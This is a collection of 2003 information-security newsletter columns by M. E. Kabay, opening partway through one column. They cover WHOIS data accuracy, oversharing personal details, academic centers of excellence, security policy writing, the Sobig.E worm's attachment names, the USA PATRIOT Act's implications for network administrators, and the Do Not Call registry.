B. When registrations are deleted on the basis of submission of false contact data or non-response to registrar inquiries, the redemption grace period -- once implemented -- should be applied. However, the redeemed domain name should be placed in registrar hold status until the registrant has provided updated WHOIS information to the registrar-of-record.

2. Bulk Access to WHOIS Data.

A. Use of bulk access WHOIS data for marketing should not be permitted. The Task Force therefore recommends that the obligations contained in the relevant provisions of the RAA be modified to eliminate the use of bulk access WHOIS data for marketing purposes. . . .

B. Section 3.3.6.5 of the Registrar Accreditation Agreement currently describes an optional clause of registrars' bulk access agreements, which disallows further resale or redistribution of bulk WHOIS data by data users. The use of this clause shall be made mandatory.<

In addition, the recommendations strongly supported development of "a reliable contact point to receive and act upon reports of false WHOIS data." The recommendation continued, "ICANN

should encourage registrars to (i) provide training for these contact points in the handling of such reports, and (ii) require re-sellers of registration services to identify and train similar contacts."

These measure will help to fight the scourge of spam by shutting down entire domains that are run by dishonest people. They will also inadvertently shut down perfectly legitimate domains whose owners are too disorganized to keep their information up to date. If you run a business that depends on the existence of your own domain (e.g., for your own Web site or to send and receive important e-mail), you had better put proper measures into place to ensure that a named individual (and a backup person) are explicitly responsible for keeping the WHOIS database correctly updated (and your DNS registration fees paid on time) or you might suffer a self-imposed denial of service.

Lastly, as you consider how to comply with these regulations and update your own registration information, keep one other factor in mind: no one has asked you to provide information that would permit easy social engineering. For example, you don't have to provide the exact name of the human being(s) who will be the administrative contact and the technical contact; instead, you can give a title (e.g., Hostmaster) and an accurate and working, but generic e-mail address such as hostmaster@domain.tld. The additional benefit of such a system is that you control where e-mail directed to this address ends up; this flexibility means you don't have to update the WHOIS database every time you reassign responsibility for the domain to another employee. For the same reasons, the phone number can be the switchboard rather than a specific extension, thus allowing you to direct calls to the right person without giving away valuable internal information that might support a criminal hacker's attempts to spoof someone's identity.

* * *

In my next column, I'll look at other kinds of problems that can occur with posting of internal information where it isn't necessary.

* * *

For further reading:

Minutes of the Regular Meeting of the Board of Directors of ICANN 27 March 2003 < http://www.icann.org/minutes/minutes-27mar03.htm >

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information

Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Revealing Too Much

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

In a preceding column, I discussed controls over the information posted in the WHOIS database for Domain Name System (DNS) registration, pointing out that it is unnecessary to give specific employees' names and phone numbers in that database. Today I'd like to continue on that theme with some warning about other ways that we tend to reveal too much about ourselves and our activities in today's electronically interconnected world.

Let's start with e-mail. Why give away information that is unnecessary for most correspondence yet valuable for social engineering? In your signature block, is it necessary to post your complete physical address, including precisely which building and office you work in? If someone needs to visit you, you can give them your precise location details once you have established some basis for trust. Do you have to give your secretary's name and phone number? What about your fax number – why invite junk fax? If someone needs to send you a fax, they can ask for the number.

When you are going away on a business trip or a vacation, is it really to your advantage to broadcast exact details of when you will be away, why and where? Doesn't this information provide easy ways to impersonate you or to take advantage of your absence for robbery, data theft, sabotage or other types of harm? And remember that auto-replies are always dangerous: all you need is a message to be sent by someone who happens to turn on their own out-of-office autoreply and you have a mailstorm brewing. Your autoreply sparks their autoreply which sparks another autoreply from your mailbox and so on until a server crashes or someone notices the flurry of useless e-mail. But think now: when you leave your home for a vacation, you do not put a big sign on your front lawn that reads, "We're going away for two weeks now, so there's no one home and you can rob us blind or burn the house down more easily." No, on the contrary, you arrange to stop newspaper and milk delivery so that there are no tell-tale signs of your absence; you may set automatic lights to go on and off; you arrange with your neighbor to water the plants and pick up regular mail – all to avoid announcing to Bad People that you aren't at home. So why do the opposite at work? Are you really so important that every single person sending you e-mail absolutely has to know that you're away? Why not let the ones who really care simply call your work number, fall back to the backup person who answers in your place, and learn a limited amount about your absence as required? While we're on the subject, apply the same reasoning to your voice-mail messages. "I'll be away until next week" may make you sound important, but it may also invite theft or spoofs.

As for the Web, just because it's easy to post information doesn't mean that all of it should be posted. For example, on a person Web site, some people post – I'm not kidding – their date of birth and their social security number. Resumés (CVs) can be so detailed as to provide the basis for successful impersonation; necessary? On corporate Web sites, some organizations post detailed internal phone lists with employee names, titles, departments, office numbers, phone numbers, fax numbers, secretaries' names – the whole shebang. Hmm – maybe a bit too much, no? Some companies post excessively helpful competitive information such as detailed lists of important clients; what better help to competitors could one ask for? And some organizations

cheerfully post internal documents such as minutes of meetings, strategic plans, and competitive analyses on their public Web sites, perhaps under the mistaken impression that these are the same as their private intranets.

I hope that this litany of open-hearted, trusting publication of information has sent some premonitory chills up the spines of some readers. Perhaps there will be a flurry of activity as readers rethink just how much information really ought to be made public in their e-mails and Web sites.

Isn't it awful being so suspicious?

Isn't it worse not being able to be suspicious on demand?

* * *

See also

Kabay, M. E. (2000). Mailstorms < http://www.nwfusion.com/newsletters/sec/2000/0626sec1.html >

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

NIETP Announces New COEs

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

Norwich University was among the third wave of Centers of Academic Excellence in Information Assurance Education (referred to as COEs for short) named by the National INFOSEC Education and Training Program. The COE program is succinctly described by the NIETP as follows:

"The NSA's Deputy Director for Information Systems Security created the National INFOSEC Education and Training Program (NIETP). This action recognizes that NSA needs to play a leadership role in security education and responds to a need expressed by the National Security Telecommunications and Information Systems Security Committee (NSTISSC).

Its Mission is to be a leading advocate for improving national security Information Systems Security (INFOSEC) education and training nationwide.

Its Goal is to ensure that personnel in all government departments and agencies are trained to safeguard national security information systems by enhancing the INFOSEC knowledge, skills and abilities of the American work force and school populations via community-based education and training programs which are national in focus, future-oriented, multi-dimensional and tied to technology and business."

The designation allows institutions to sponsor students for the NSF Scholarship for Service (SFS) program and the DoD Information Assurance Scholarship Program. These programs offer full tuition, expenses, and a stipend to qualifying students for the final two years of undergraduate or graduate degrees and are followed by two years of service at full pay in government jobs – often with a security clearance added (worth a great deal of extra salary in many later jobs).

At the Colloquium for Information Systems Security Education 2003 < http://cisse.info/colloquium_2003.htm > held recently in Washington DC (June 1-5, 2003), the NIETP announced 14 new COEs. I hope that the following list of links will encourage some readers to spread the news to eligible students and to look into furthering their own academic credentials by taking advantage of the opportunities at these newly recognized centers:

Auburn University < http://www.ocm.auburn.edu/news_releases/excellence.html >

Capitol College (MD) < http://www.capitol-college.edu/ccnews/coe.html >

East Stroudsburg University (PA) < http://www2.esu.edu/servlet/com.rnci.products.PublishNow.RetrieveSingleArticle?serv=ade&db=esupublisher&site=esu&sction=ur_press_april03&article=27&part=2 >

Johns Hopkins University (MD) < http://www.jhuisi.jhu.edu/institute/index.html >

New Jersey Institute of Technology < http://www.ccs.njit.edu/ >

Pennsylvania State University < http://live.psu.edu/index.php?sec=vs&story=2988 >

Portland State University (OR) < http://www.cecs.pdx.edu/news.php?nid=57 >

Stevens Institute of Technology (NJ) < http://www.stevensnewsservice.com/pr313.htm >

Texas A&M University < http://business.tamu.edu/info/info_degrees.htm >

University of Dallas (TX) < http://www.udallas.edu/News.cfm?NewsArticleID=360 >

University of Massachusetts at Amherst <
http://www.cs.umass.edu/csinfo/announce/centerexcellence.html >

University of Pennsylvania < http://www.upenn.edu/pennnews/article.php?id=217 >

University of Virginia < http://www.cs.virginia.edu/~survive/ >

Walsh College (MI) < http://www.walshcollege.edu/pages/578.asp >

The new institutions bring the total to 50. At the CISSE, all of the original group named in 2000 were also declared as recertified using recently strengthened criteria:

Carnegie Mellon University (PA)
Florida State University
Information Resources Management College of the National Defense University (DC)
Naval Postgraduate School (CA)
Stanford University (CA)
University of Illinois at Urbana-Champaign (IL)
University of Tulsa (OK)

Congratulations to everyone involved in these programs.

* * *

Links:

Description of the COE program
< http://www.nsa.gov/isso/programs/nietp/index.htm >

COEs named in March 2001
< http://www.nsa.gov/releases/coeiae_03222001.html >

COEs named in May 2003
< http://www.nsa.gov/releases/20030530a.htm >

Federal Cyber Service: Scholarship for Service (SFS)
< http://www.nsf.gov/pubsys/ods/getpub.cfm?ods_key=nsf01167 >

NSA / DoD Information Assurance Scholarship Program
< http://www.defenselink.mil/c3i/iasp/ >

* * *

NEW! 18-month online Master of Science in Information Assurance offered by Norwich University; see < http://www3.norwich.edu/msia > for full details.

Look for the _Computer Security Handbook, 4th Edition_ edited by Seymour Bosworth and Michel E. Kabay; Wiley (New York), ISBN 0-4714-1258-9. Available now at your technical bookstore or from Amazon at: < http://www.amazon.com/exec/obidos/ASIN/0471412589/tag=fusion0e >

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

The Elements of Policy Style (1)

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

In this short series of articles, I am updating materials I wrote for Chapter 28 (Security Policy Guidelines) of the _The Computer Security Handbook, 4th Edition_ . This first column starts with recommendations on how to frame security policies.

How should one write security policies? Should they be suggestions? Orders? Positive? Negative? I think that policies should be definite, unambiguous, and directive. In addition, all policies should have (preferably optional) explanations for the reasons behind them.

Orientation: Prescriptive and Proscriptive

Security policies should be written with clear indications that all employees are expected to conform to them. Language should be definite and unambiguous; e.g., "All employees must . . ." or "No employees shall. . . ." Some policies require people to do something—these are *_prescriptive_*; e.g., "Employees must follow the password procedures defined by the Information Protection Group at all times." Other policies prohibit certain actions—these are *_proscriptive_*; e.g., "No employee shall make or order illegal copies of proprietary software under any circumstances."

Writing Style

Each policy should be short. Simple declarative sentences are best; writers should avoid long compound sentences with multiple clauses. Details of implementation are appropriate for standards and procedures, not for policies. Policies can refer users to the appropriate documents for implementation details; e.g., "Passwords shall be changed on a schedule defined in the *_Security Procedures_* from the Information Protection Group."

Reasons

Few people like to be ordered about with arbitrary rules. Trying to impose what appear to be senseless injunctions can generate a tide of rebellion among employees. It is far better to provide explanations of why policies make sense for the particular enterprise; however, such explanations can make the policies tedious to read for more experienced users. A solution is to provide optional explanations. One approach is to summarize policies in one part of the document and then to provide an extensive expansion of all the policies in a separate section or a separate document. Another approach is to use hypertext, as explained in an article to follow.

* * *

INFOSEC UPDATE 2003 – MONTREAL CANADA – 4-5 & 7-8 August 2003. See http://www.dmcyul.com for details in English _et en français_.

Look for the _Computer Security Handbook, 4th Edition_ edited by Seymour Bosworth and Michel E. Kabay; Wiley (New York), ISBN 0-4714-1258-9. Available now at your technical bookstore or from Amazon at: < http://www.amazon.com/exec/obidos/ASIN/0471412589/tag=fusion0e >

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Sobig a Fool as That?

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

It never ends. Automated social engineering by e-mail-enabled worms is a curse that is approaching unsolicited e-mail in its irritation quotient. These worms, like human spammers, generate misleading subject lines to trick victims into opening messages – and in particular, opening the attachments that contain malicious code and thus executing the code.

In the last few days, I've been receiving dozens of copies of two particular variants of W32.Sobig.E@mm worm-bearing messages. One type includes the subject line "Re: Application" and the other is "Re: Movie." It happens that I run a graduate program that is currently receiving lots of correspondence about applications in our pipeline and that one of my hobbies is movies, so you can understand my irritation with these bogus messages. Other topics reported by antivirus companies in versions of the Sobig worm-bearing e-mail messages include

004448554.pif
Application.pif
Applications.pif
movie.pif
new document.pif
Re: document.pif
Re: Documents
Re: Movies
Re: Re: Application ref 003644
Re: Re: Document
Re: ScRe:ensaver
Re: Submitted
Referer.pif
Screensaver.scr
submited.pif
Your application

The text in the messages I have received has uniformly been "Please see the attached zip file for details." However, other messages have been noted "in the wild."

The attachment may be called

Application.zip (contains Application.pif)
Document.zip (contains Document.pif)
Movie.zip (contains Movie.pif)
Screensaver.zip (contains Sky.world.scr)
Your_details.zip (contains Details.pif)

However, the files I have received terminated in the double suffix ".zip.htm" which is a give-away that something funny is going on. Other second-suffixes for the worm-infected attachments include

.dbx
.eml
.html
.txt
.wab

thus producing, for example, “Application.zip.txt” or “Movie.zip.html” and so on.

Once opened, the active content of the ZIP file can infect the Windows operating system and mail itself to addresses found in various e-mail address books using forged e-mail headers.

The current version has a termination date of Bastille Day 2003 (14 July); however, one can be sure that some creepy wannabe will alter the code to extend the lifetime of this nuisance.

So be sure all your antivirus products are dutifully updating themselves automatically; tell your users to be on guard against these wretched messages; and warn them not to be, ah, sobig a fool as to actually open any attachment from a stranger or any unexpected attachment supposedly from a friend.

* * *

Related links:

Symantec Antivirus Research Center Alert: W32.Sobig.E@mm
http://www.sarc.com/avcenter/venc/data/w32.sobig.e@mm.html

E-securityplanet writers (June 26, 2003). Virus alert: Sobig.E threat level upgraded
http://www.esecurityplanet.com/alerts/article.php/2228511

Vamosi, R. (June 26, 2003). Help & HowTo: Sobig.e worm. New worm gives us yet another reason not to open attached e-mail files.
http://news.zdnet.co.uk/story/0,,t278-s2136630,00.html

* * *

INFOSEC UPDATE 2003 – MONTREAL CANADA – 4-5 & 7-8 August 2003. See http://www.dmcyul.com for details in English _et en français_.

Look for the _Computer Security Handbook, 4th Edition_ edited by Seymour Bosworth and Michel E. Kabay; Wiley (New York), ISBN 0-4714-1258-9. Available now at your technical bookstore or from Amazon at: < http://www.amazon.com/exec/obidos/ASIN/0471412589/tag=fusion0e >

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

The Elements of Policy Style (2)

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

In this short series of articles, I am updating materials I wrote for Chapter 28 (Security Policy Guidelines) of the _The Computer Security Handbook, 4th Edition_ . This second column continues with recommendations on how to organize security policies.

Policies are distinct from the sequence in which they are presented. It is useful to have two distinct presentation sequences for policies: topical and organizational.

Topical Organization

Security involves a multitude of details; how one organizes these details depends on the purpose of the policy document. The most common format puts policies in a sequence that corresponds to some reasonable model of how people perceive security. For example, employees can look at security as a series of rings with a rough correspondence to the physical world. Under this model, one might have a policy document with a table of contents that looks like this:

- Principles
- Organizational Reporting Structure
- Physical Security
    - Servers
    - Workstations
    - Portable computers
- Hiring, Management, and Firing
- Data Protection
    - Classifying information
    - Data access controls
    - Encryption
    - Countering industrial espionage
- Communications Security
    - Perimeter controls
    - Web usage and content filtering

    - E-mail usage and privacy
    - Telephone and fax usage
- Software
    - Authorized products only
    - Proprietary (purchased) software
    - Development standards
    - Quality assurance and testing
- Operating Systems
    - Access controls
    - Logging
- Technical Support
    - Service-level agreements
    - Help desk functions

Organizational

The complete set of policies may be comprehensive, concise, and well written, but they will still likely be a daunting document, especially for nontechnical staff. To avoid distressing employees with huge tomes of incomprehensible materials, it makes sense to create special-purpose documents aimed at particular groups. For example, one could have guides like these:

- *General Guide for Protecting Corporate Information Assets*
- *Guide for Users of Portable Computers*
- *A Manager's Guide to Security Policies*
- *Human Resources and Security*
- *Network Administration Security Policies*
- *Programmer's Guide to Security and Quality Assurance*
- *The Operator's Security Responsibilities*
- *Security and the Help Desk*

Each of these volumes or files can present just enough information to be useful and interesting to the readers without overwhelming them with detail. Each can make reference to the full policy document.

* * *

INFOSEC UPDATE 2003 – MONTREAL CANADA – 4-5 & 7-8 August 2003. See http://www.dmcyul.com for details in English _et en français_.

Look for the _Computer Security Handbook, 4th Edition_ edited by Seymour Bosworth and Michel E. Kabay; Wiley (New York), ISBN 0-4714-1258-9. Available now at your technical bookstore or from Amazon at: < http://www.amazon.com/exec/obidos/ASIN/0471412589/tag=fusion0e >

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

The Elements of Policy Style (3)

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

In this short series of articles, I am updating materials I wrote for Chapter 28 (Security Policy Guidelines) of the _The Computer Security Handbook, 4th Edition_ . This third column continues with recommendations on the medium for presenting security policies.

What options do policy makers have for publishing their policies? One can print them on paper or publish them electronically.

Printed Text

Policies are not inherently interesting. Large volumes full of policies quickly become shelfware. On the other hand, short paper documents are familiar to people; they can be carried around or placed at hand for easy reference anywhere. Reference cards, summary sheets, stickers, and posters are some of the printed media that can be useful in security awareness, training, and education programs. Printed text, like its electronic versions, provides the opportunity for typeface and color to be used in clarifying and emphasizing specific ideas. However, printed copies of policies share a universal disadvantage: they are difficult to update.

Updating dozens, hundreds, or thousands of individual copies of policy documents can be such a headache that organizations simply reprint the entire document rather than struggle with updates. Updates on individual sheets require the cooperation of every user to insert the new sheets and remove the old ones; experience teaches that many people simply defer such a task, sometimes indefinitely, and that others have an apparently limited understanding of the sequential nature of page numbers. Badly updated policy guides may be worse than none at all, especially from a legal standpoint. If an employee violates a new policy but available manuals fail to reflect that new policy, it may be difficult to justify dismissal for wrongdoing.

Electronic One-Dimensional Text

Despite the familiarity and ubiquity of paper, in today's world of near-universal access to computers in the work environment, there is a place for electronic documentation of policies. Such publication has enormous advantages from an administrative standpoint: all access to the policies can be controlled centrally, at least in theory. Making the current version of the policies (and subsets of the policies, as explained in section 28.5.2) available for reference on a server obviates the problem of updating countless independent copies. However, it is true that employees determined to defy authority can make their own copies of such files on most systems, leading to the electronic parallel to the normal situation when using paper: chaotic differences among copies of different age.

One solution to this problem of enforcing a single version is to send every user a copy of the appropriate documents by e-mail with a request to replace their copies of lower version number.

Although this solution is not perfect, it does help to keep most people up to date. A more active approach, using a centralized computer, would scan all systems whenever they are connected to the corporate network, and actively delete and replace outdated policies by the correct current versions.

* * *

INFOSEC UPDATE 2003 – MONTREAL CANADA – 4-5 & 7-8 August 2003. See http://www.dmcyul.com for details in English _et en français_.

Look for the _Computer Security Handbook, 4th Edition_ edited by Seymour Bosworth and Michel E. Kabay; Wiley (New York), ISBN 0-4714-1258-9. Available now at your technical bookstore or from Amazon at: < http://www.amazon.com/exec/obidos/ASIN/0471412589/tag=fusion0e >

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

USA PATRIOT and You (1)

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

In this short series of articles, I will look at some of the implications of the "Uniting and Strengthening America by Providing Appropriate Tools Required to Intercept and Obstruct Terrorism Act of 2001" (USA PATRIOT Act, or USAPA) for network administrators.

The bulk of this brief summary is based on the excellent, detailed analysis of the law provided by the Electronic Privacy Information Center (EPIC) in its extensive report on specific issues in this unprecedented set of changes in the powers of search and seizure granted to law enforcement agencies (LEAs) in the United States.

The USAPA consists largely of amendments to existing laws. In particular, network administrators should be aware that the basis for granting judicial warrants authorizing LEAs to intercept voice and data communications – including electronic mail and Internet usage data – has been greatly expanded.

Specifically, existing legislation (the Wiretap Statute, Title III) already allowed easy authorization of "tap and trace" installations on voice and data networks to intercept phone numbers (the numbers, note – not the conversations or data transfers) helpful in determining the physical location of suspects. I write "easy authorization" because such warrants did and do note requires showing probable cause that an individual or group of people were involved in specific named crimes. An officer of a LEA simply affirms under oath that such a wiretap would be useful in an investigation.

The low standard of proof made perfect sense when Title III governed disclosure of phone numbers and only phone numbers. However, USAPA has changed the nature of the information that can be gathered without changing the nature of the process through which a warrant is obtained. Specifically, the changes to Title III authorized by USAPA now include all forms of data related to Internet communications. EPIC writes, "The full impact of this expansion of coverage is difficult to assess, as the statutory definitions are vague with respect to the types of information that can be captured and are subject to broad interpretations. The fact that the provision prohibits the capture of "content" does not adequately take into account the unique nature of information captured electronically, which contains data far more revealing than phone numbers, such as URLs generated while using the Web (which often contain a great deal of information that cannot in any way be analogized to a telephone number)."

Network administrators will have to think about the implications of this change. Under the simple assertion of interest because of an investigation and entirely without having to show any evidence whatsoever that there is a substantive basis for probably cause to grant this breach of privacy, a representative of a LEA can demand access to the full flow of information moving through your Internet equipment. I suggest that you discuss this issue with your corporate attorneys to be sure that you understand exactly how you will have to respond to LEA officials if they show up at your door with a warrant issued as a result of Title III changes authorized by the USAPA.

* * *

For further reading:

Full text of the USAPA
http://www.epic.org/privacy/terrorism/hr3162.html and also
http://www.epic.org/privacy/terrorism/hr3162.pdf

EPIC Analysis of USAPA (2003). http://www.epic.org/privacy/terrorism/usapatriot/

EFF Analysis Of The Provisions Of The USA PATRIOT Act That Relate To Online Activities (Oct 31, 2001).
http://www.eff.org/Privacy/Surveillance/Terrorism_militias/20011031_eff_usa_patriot_analysis.php

* * *

INFOSEC UPDATE 2003 – MONTREAL CANADA – 4-5 & 7-8 August 2003. See http://www.dmcyul.com for details in English _et en français_.

Look for the _Computer Security Handbook, 4th Edition_ edited by Seymour Bosworth and Michel E. Kabay; Wiley (New York), ISBN 0-4714-1258-9. Available now at your technical bookstore or from Amazon at: < http://www.amazon.com/exec/obidos/ASIN/0471412589/tag=fusion0e >

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

The Elements of Policy Style (4)

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

In this short series of articles, I am updating materials I wrote for Chapter 28 (Security Policy Guidelines) of the _The Computer Security Handbook, 4th Edition_ . This fourth column provides suggestions on the use of hypertext for presenting security policies.

Perhaps the most valuable contribution from electronic publication of policies is the availability of hypertext. Hypertext allows a reader to jump to a different section of text and then come back to the original place easily. On paper, forward and backward references are cumbersome, and most readers do not follow such links unless they are particularly keen on the extra information promised in the reference. In electronic files, however, additional information may be as easy to obtain as placing the cursor over a link and clicking.

The most important function of hypertext for policy documents is to provide definitions of technical terms and explanations of the reasons for specific policies.

Some users are more comfortable with printed policies. Hypertext, like other formats of text, generally permits users to print out their own copies of all or part of their policy documentation. Many of the tools also allow annotations by users on their own copy of a file.

HTML and XML

The most widely used hypertext format today is HTML. Its variant, XML, provides additional functionality for programmers, but from the user perspective the hyperlinks are the same. A simple click of the mouse in a Web browser (e.g., Microsoft Internet Explorer, Netscape Communicator, or Opera) branches to a different page. More sophisticated programming allows the use of frames and, with JAVA or ActiveX, pop-up windows. Navigation buttons allow the user to move backward to a previous page or forward to another page. Links can also be used to open new windows so that several pages are visible at once. All of these techniques allow the user to move freely through a text with full control over the degree of detail they wish to pursue.

Rich Text Format and Proprietary Word-Processor Files

Some people prefer to use word-processor files for hypertext. As long as everyone uses the same word-processing software, this approach can work acceptably. For example, it is usually possible to insert a hyperlink to a section of a single document, to a location in a different file on disk, or to a page on the Web. Some word processors, such as Microsoft Word and Corel WordPerfect, allow one to insert pop-up comments; floating the cursor over highlighted text brings up a text box that can provide definitions and commentary.
In addition to explicit links, Microsoft Word and other modern word-processing programs can display a table of headings that allows instant movement to any section of the document.

Rich text format (RTF) is a general format for interchanging documents among word processors, but the results are not always comparable. For example, a comment created using Microsoft Word shows up as a pop-up box with a word or phrase highlighted in the text; the same comment

and marker read from an RTF file by Corel WordPerfect shows up as a balloon symbol in the left margin of the document.

Portable Document Format

Adobe Acrobat's portable document format (PDF) provides all the hyperlinking that HTML offers, but it does so in a form that is universally readable, and that can be controlled more easily. The free Acrobat reader is available for multiple operating systems from *http://www.adobe.com*. PDF documents can easily be locked, for example, so that no unauthorized changes can be made. In addition, unlike HTML and word-processor documents, PDF files can be constructed to provide near-perfect reproduction of their original appearance even if not all the fonts used by the author are present on the target computer system. To create PDF files, one uses the Acrobat product; the installation adds two printers to the printer list. The Acrobat PDFWriter program produces relatively crude output that does not always look identical on all systems, but the Acrobat Distiller program produces highly controllable output with uniform properties. Adobe Acrobat also allows one to create a detailed table of contents for documents. Finally, the full version of Acrobat allows users to add their own personal notes [they look like classic Post-IT (TM) Notes] to any PDF file.

Help Files

Help files also provide hypertext capability. In the Windows environment, one can create help files using utilities such as Help & Manual from < *http://www.ec-software.com* > or AnetHelpTool from < *http://www.topshareware.com/AnetHelpTool-download-279.htm* >. Entering the search string "create help files" into a search engine such as Google < *http://www.google.com* > brings up many pages of such tools. Windows Help files can be distributed easily to any Windows user because they are relatively small, and they are loaded almost instantly by the Help subsystem. In addition, users are permitted to add their own notes to such documents and can easily print out sections if they wish.

* * *

INFOSEC UPDATE 2003 – MONTREAL CANADA – 4-5 & 7-8 August 2003. See http://www.dmcyul.com for details in English _et en français_.

Look for the _Computer Security Handbook, 4th Edition_ edited by Seymour Bosworth and Michel E. Kabay; Wiley (New York), ISBN 0-4714-1258-9. Available now at your technical bookstore or from Amazon at: < http://www.amazon.com/exec/obidos/ASIN/0471412589/tag=fusion0e >

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

USA PATRIOT and You (2)

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

In this short series of articles, I am looking at some of the implications of the "Uniting and Strengthening America by Providing Appropriate Tools Required to Intercept and Obstruct Terrorism Act of 2001" (USA PATRIOT Act, or USAPA) for network administrators.

Following along the analysis I began summarizing in the previous article, the Electronic Privacy Information Center (EPIC) notes several other changes in existing laws that I believe will affect how network administrators have to comply with demands for wiretaps.

One change that may please many network administrators is that suspected violations of the Computer Fraud and Abuse law (18 USC 1030) can now be used as a basis for obtaining a wiretap under Title III. It may be easier now to get rapid response to a report of intentional unauthorized access to any federal-interest computer in the USA (i.e., to any system owned or used by government departments or agencies, financial institutions, credit-reporting agencies or by some contractors working under contract for such entities).

Another section (204) of the USAPA amends existing laws to permit access to stored voice-mail "through a search warrant rather than through more stringent wiretap orders." [EPIC] Sections 216 and 220 allow surveillance to be extended throughout the United States instead of being limited to a narrow geographic court jurisdiction. This provision will certainly aid law enforcement agencies (LEAs) in carrying out their investigations on the highly mobile and interconnected population of suspects, but it has implications for network administrators too. Heretofore, an organization that objected to the terms of a wiretap or other surveillance order would have to appear in a relatively local court to present its case; now, the court may be on the other side of the country. In cases of problematic justification for court orders, organizations will have to weigh the value of protecting employee and customer privacy against the time and money costs of travel and legal representation in other jurisdictions. Remember too that corporate attorneys may not be licensed to practice in distant jurisdictions, leading to additional costs for local attorneys.

One of the most controversial changes authorized by the USAPA is in section 213, where LEAs are authorized to delay notification of their search and seizure procedures. In addition, when the FBI demands records (or any other "tangible things") under court order, section 215 includes language that specifically forbids anyone involved in producing those things from revealing the fact that they were demanded and supplied. This rule must be incorporated into the procedures to be followed by network administration personnel to avoid inadvertently breaking the law when complying with FBI requests under these statutes. Some librarians and bookstore owners have been infuriated by this gag order and have taken to posting signs in their facilities that read, "The FBI has not yet demanded records about any of our members' / customers' reading habits. Watch for disappearance of this sign." It remains to be seen whether such measures will be tolerated by the courts.

In summary, the USAPA has wrought significant changes in the laws of surveillance, search and

seizure in the USA and network administrators should be working with their corporate counsel right now to adapt corporate policies to ensure full compliance with these changes. It would be irresponsible to break the law by inadvertence through ignorance of our responsibilities.

The question of whether the USAPA should be renewed after its sunset date of December 31, 2005 is left to the individual reader.

* * *

For further reading:

American Library Association USAPA Reports.
http://www.ala.org/Content/NavigationMenu/Our_Association/Offices/Intellectual_Freedom3/Intellectual_Freedom_Issues/USA_Patriot_Act.htm

Computer Fraud and Abuse Act (18 US Code Section 1030).
http://www4.law.cornell.edu/uscode/18/1030.html

EPIC Analysis of USAPA (2003). http://www.epic.org/privacy/terrorism/usapatriot/

Kranich, N. (2003). Commentary: The Impact of the USA PATRIOT Act on Free Expression.
http://www.fepproject.org/commentaries/patriotact.html
* * *

INFOSEC UPDATE 2003 – MONTREAL CANADA – 4-5 & 7-8 August 2003. See http://www.dmcyul.com for details in English _et en français_.

Look for the _Computer Security Handbook, 4th Edition_ edited by Seymour Bosworth and Michel E. Kabay; Wiley (New York), ISBN 0-4714-1258-9. Available now at your technical bookstore or from Amazon at: < http://www.amazon.com/exec/obidos/ASIN/0471412589/tag=fusion0e >

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Don't Call Me

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

Today I registered my home and office phone numbers in the National Do Not Call Registry (NDNCR). This US government service, organized by the Federal Trade Commission (FTC), was created in response to an overwhelming tide of public annoyance at the practices of telemarketing firms. The Registry allows people to register their phone numbers so that telemarketers must refrain from calling them; the exceptions are "political organizations, charities, telephone surveyors or companies with which you have an existing business relationship." [FAQ]

The NDNCR has already spawned a new scam: people claiming to put victims' numbers on the list for a fee. It would be kind to include a warning in your next security newsletter to employees warning everybody that any such attempt to garner phone numbers and fees are fraudulent. There is no charge for registration.

Telemarketers are required by law to update their lists at least every three months. Violation of the DO NOT CALL registration can lead to fines if the victim complains. In addition, the FTC alerts everyone that even exempt telemarketers are required to remove your number from their call lists immediately upon demand.

Remind your users that no one should ever agree to supply credit-card information to any stranger who calls soliciting donations by phone; all legitimate organizations will ask for permission to send paper documents with details of their location and other information about their organization. Granting credit-card details to unidentifiable strangers over the phone is simply asking to be robbed.

